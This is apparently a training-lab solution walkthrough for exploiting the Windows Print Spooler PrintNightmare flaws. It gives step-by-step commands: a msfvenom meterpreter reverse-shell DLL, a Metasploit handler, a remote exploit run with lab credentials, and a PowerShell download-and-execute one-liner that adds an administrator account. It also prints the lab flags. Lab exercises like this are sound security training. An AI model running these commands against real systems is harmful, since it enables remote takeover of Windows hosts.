
Overview
In late 2021 June, July, a serious vulnerability was uncovered in Windows Print Spooler. a.k.a PrintNightmare. There are two CVEs to this vulnerability. First, CVE-2021-1675 was discovered, and later CVE-2021-34527. Microsoft has a related patch for CVE-2021-1675; however, this update does not protect against the CVE-2021-34527.
Almost all versions of Windows contain the vulnerable code and are vulnerable as of 4th July 2021.
This exercise will help you understand how to exploit the Windows Print Spooler vulnerabilities.
In this lab environment, the user will access a Kali GUI instance. A vulnerable machine running vulnerable Print Spooler service is deployed on http://demo.ine.local. Also, provided a Windows GUI access to a vulnerable machine for local privilege escalation.
Following credentials might be helpful
- Username: student
- Password: hehe_123321
Target Domain: contoso.local
Objective: Exploit both the targets to gain admin privileges and find the flag!
Tools
The best tools for this lab are:
- Impacket
- Nmap
- Bash Shell
- PowerShell
- Python
- Metasploit Framework
Please go ahead ONLY if you have COMPLETED the lab or you are stuck! Checking the solutions before actually trying the concepts and techniques you studied in the course will dramatically reduce the benefits of a hands-on lab!
Solution
What Is PrintNightmare vulnerability?
A vulnerability was found in Print Spooler that allows remote command execution and local privilege escalation. Two CVEs are assigned to the vulnerable Print Spooler service. Only local privilege escalation CVE was initially assigned (CVE-2021-1675). Then security researchers found that the same flaw can be abused remotely using none admin authenticated users to gain NT Authority privileges.
Microsoft released a patch to fix CVE-2021-1675, but it did not protect from RCE. And CVE-2021-34527 is the vulnerability referred to publicly as PrintNightmare.
About CVE-2021-34527 and CVE-2021-1675
A remote code execution vulnerability exists when the Windows Print Spooler service improperly performs privileged file operations. An attacker who successfully exploited this vulnerability could run arbitrary code with SYSTEM privileges. An attacker could then install programs, view, change, delete data, or create new accounts with full user rights.
The vulnerable component is bound to the network stack and the set of possible attackers extends beyond the other options listed, up to and including the entire Internet. Such a vulnerability is often termed 'remotely exploitable' and can be thought of as an attack being exploitable at the protocol level one or more network hops away (e.g., across one or more routers).
Read More: CVE-2021-1675
Read More: CVE-2021-34527
How to Exploit the Vulnerability?
CVE-2021-1675
It's a local privilege escalation vulnerability that needs access to the target machine (Shell, RDP, Console). The attacker can run the malicious powershell script exploiting the Print Spooler service. There is a Powershell script to exploit this vulnerability developed by calebstewart. Run CVE-2021-1675.ps1 powershell script to exploit the vulnerability.
CVE-2021-34527
It's a remote command execution vulnerability that can be used to obtain SYSTEM level privileges on the target machine by an authenticated remote user against Windows machines running the print spooler service. There is a Python script that allows exploiting this vulnerability developed by nemo-wq
What is Print Spooler Service?
The print spooler is an executable file that manages the printing process. Management of printing involves retrieving the location of the correct printer driver, loading that driver, spooling high-level function calls into a print job, scheduling the print job for printing, and so on. The spooler is loaded at system startup and continues to run until the operating system is shut down. Source: https://docs.microsoft.com/en-us/windows/win32/printdocs/print-spooler
Solution
Step 1: Open the lab link to access the Kali machine.
Kali machine
Step 2: Check if the provided machine/domain is reachable.
Command
ping -c 4 demo.ine.local
The provided machine is reachable, and we also found the target's IP address from it.
There is no fixed port to access the Print Spooler service. The Windows Print Spooler service uses a high dynamic TCP port range, including ports 49152 through 65535.
Confirm that print system remote protocol is accessible using rpcdump.py (DCE/RPC endpoint mapper dumper.) script.
Command:
rpcdump.py @demo.ine.local | grep MS-RPRN
Step 3: The tool to exploit CVE-2021-34527 and CVE-2021-1675 are provided in /root/Desktop/tools directory.
Command
ls /root/Desktop/tools
Exploiting the CVE-2021-34527
Use the provided credential: to access the target machine i.e demo.ine.local
- Username: student
- Password: hehe_123321
Switch the diretory to /root/Desktop/tools/PrintNightmare-CVE-2021-34527 and check script help options.
Commands:
cd /root/Desktop/tools/PrintNightmare-CVE-2021-34527
    python3 CVE-2021-34527.py --help
Provide Domain, Username, Password, Target IP/Domain and the malicious DLL to execute.
Step 4: Generating the malicious DLL for the meterpreter session.
Check the Attacker machine IP address
Command:
ifconfig
The attacker machine IP address is 10.10.15.2
Generate malicious DLL using msfvenom in the /tmp directory.
Note: Please keep the DLL files in the /tmp directory. For file sharing, the samba service is configured to point /tmp as smb. You can view the config file if you want to make any changes /etc/samba/smb.conf.
smb.conf
[global]
        map to guest = Bad User
        server role = standalone server
        usershare allow guests = yes
        idmap config * : backend = tdb
        smb ports = 445
    [smb]
        comment = Samba
        path = /tmp/
        guest ok = yes
        read only = no
        browsable = yes
Commands
cd /tmp/
    msfvenom -f dll -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.15.2 LPORT=443 -o addCube.dll
    file addCube.dll
Step 5: Start the Samba server.
Commands
smbd
netstat -a 
The samba server is up and running on port 445.
Step 6: Start Metasploit framework and run multi-handler to receive the meterpreter session.
Commands
msfconsole -q
    use exploit/multi/handler
    set PAYLOAD windows/x64/meterpreter/reverse_tcp
    set LHOST 10.10.15.2
    set LPORT 443
    exploit
The handler is running.
Step 7: Run the python script to receive the meterpreter session.
Commands
cd /root/Desktop/tools/PrintNightmare-CVE-2021-34527/
    python3 CVE-2021-34527.py contoso/student:hehe_123321@demo.ine.local '\\10.10.15.2\smb\addCube.dll'
Note: If you receive any error while running the above script. Please ignore the error. Still, you should have receive the shell
Received the meterpreter shell.
Commands
sysinfo
    getuid
Step 8: Read the flag.
Command
cat C:\\Users\\Administrator\\Desktop\\flag.txt
FLAG: deae77072b070a650a92129c2462b0c5
Exploiting the CVE-2021-1675
Step 9: Switch the directory to /root/Desktop/tools/CVE-2021-1675 to access the CVE-2021-1675.ps1 powershell script.
Commands:
cd /root/Desktop/tools/CVE-2021-1675
    ls
Start the Python SimpleHTTPServer on port 80 to serve the script.
Command:
python -m SimpleHTTPServer 80
Step 10: Switch the GUI view to CVE-2021-1675

Start powershell terminal

Step 11: Import the CVE-2021-1675.ps1 script in the memory and invoke the Invoke-Nightmare function.
On the execution of the Invoke-Nightmare function. The function creates a new user, i.e., adm1n, and adds that user to the localgroup administrators.
Commands:
net localgroup administrators
    iex (New-Object Net.WebClient).DownloadString('http://10.10.15.2/CVE-2021-1675.ps1'); Invoke-Nightmare
    net localgroup administrators
Step 12: Access the adm1n user to gain administrator privileges.

Run another Powershell terminal as an administrator and enter the below credential:
Username: adm1n
Password: P@ssw0rd
Started powershell terminal as an administrator privilege.

Step 13: Read the flag.
Command:
cat C:\Users\Administrator\Desktop\flag.txt
FLAG: 9c2462deae772b070a650a921207b0c5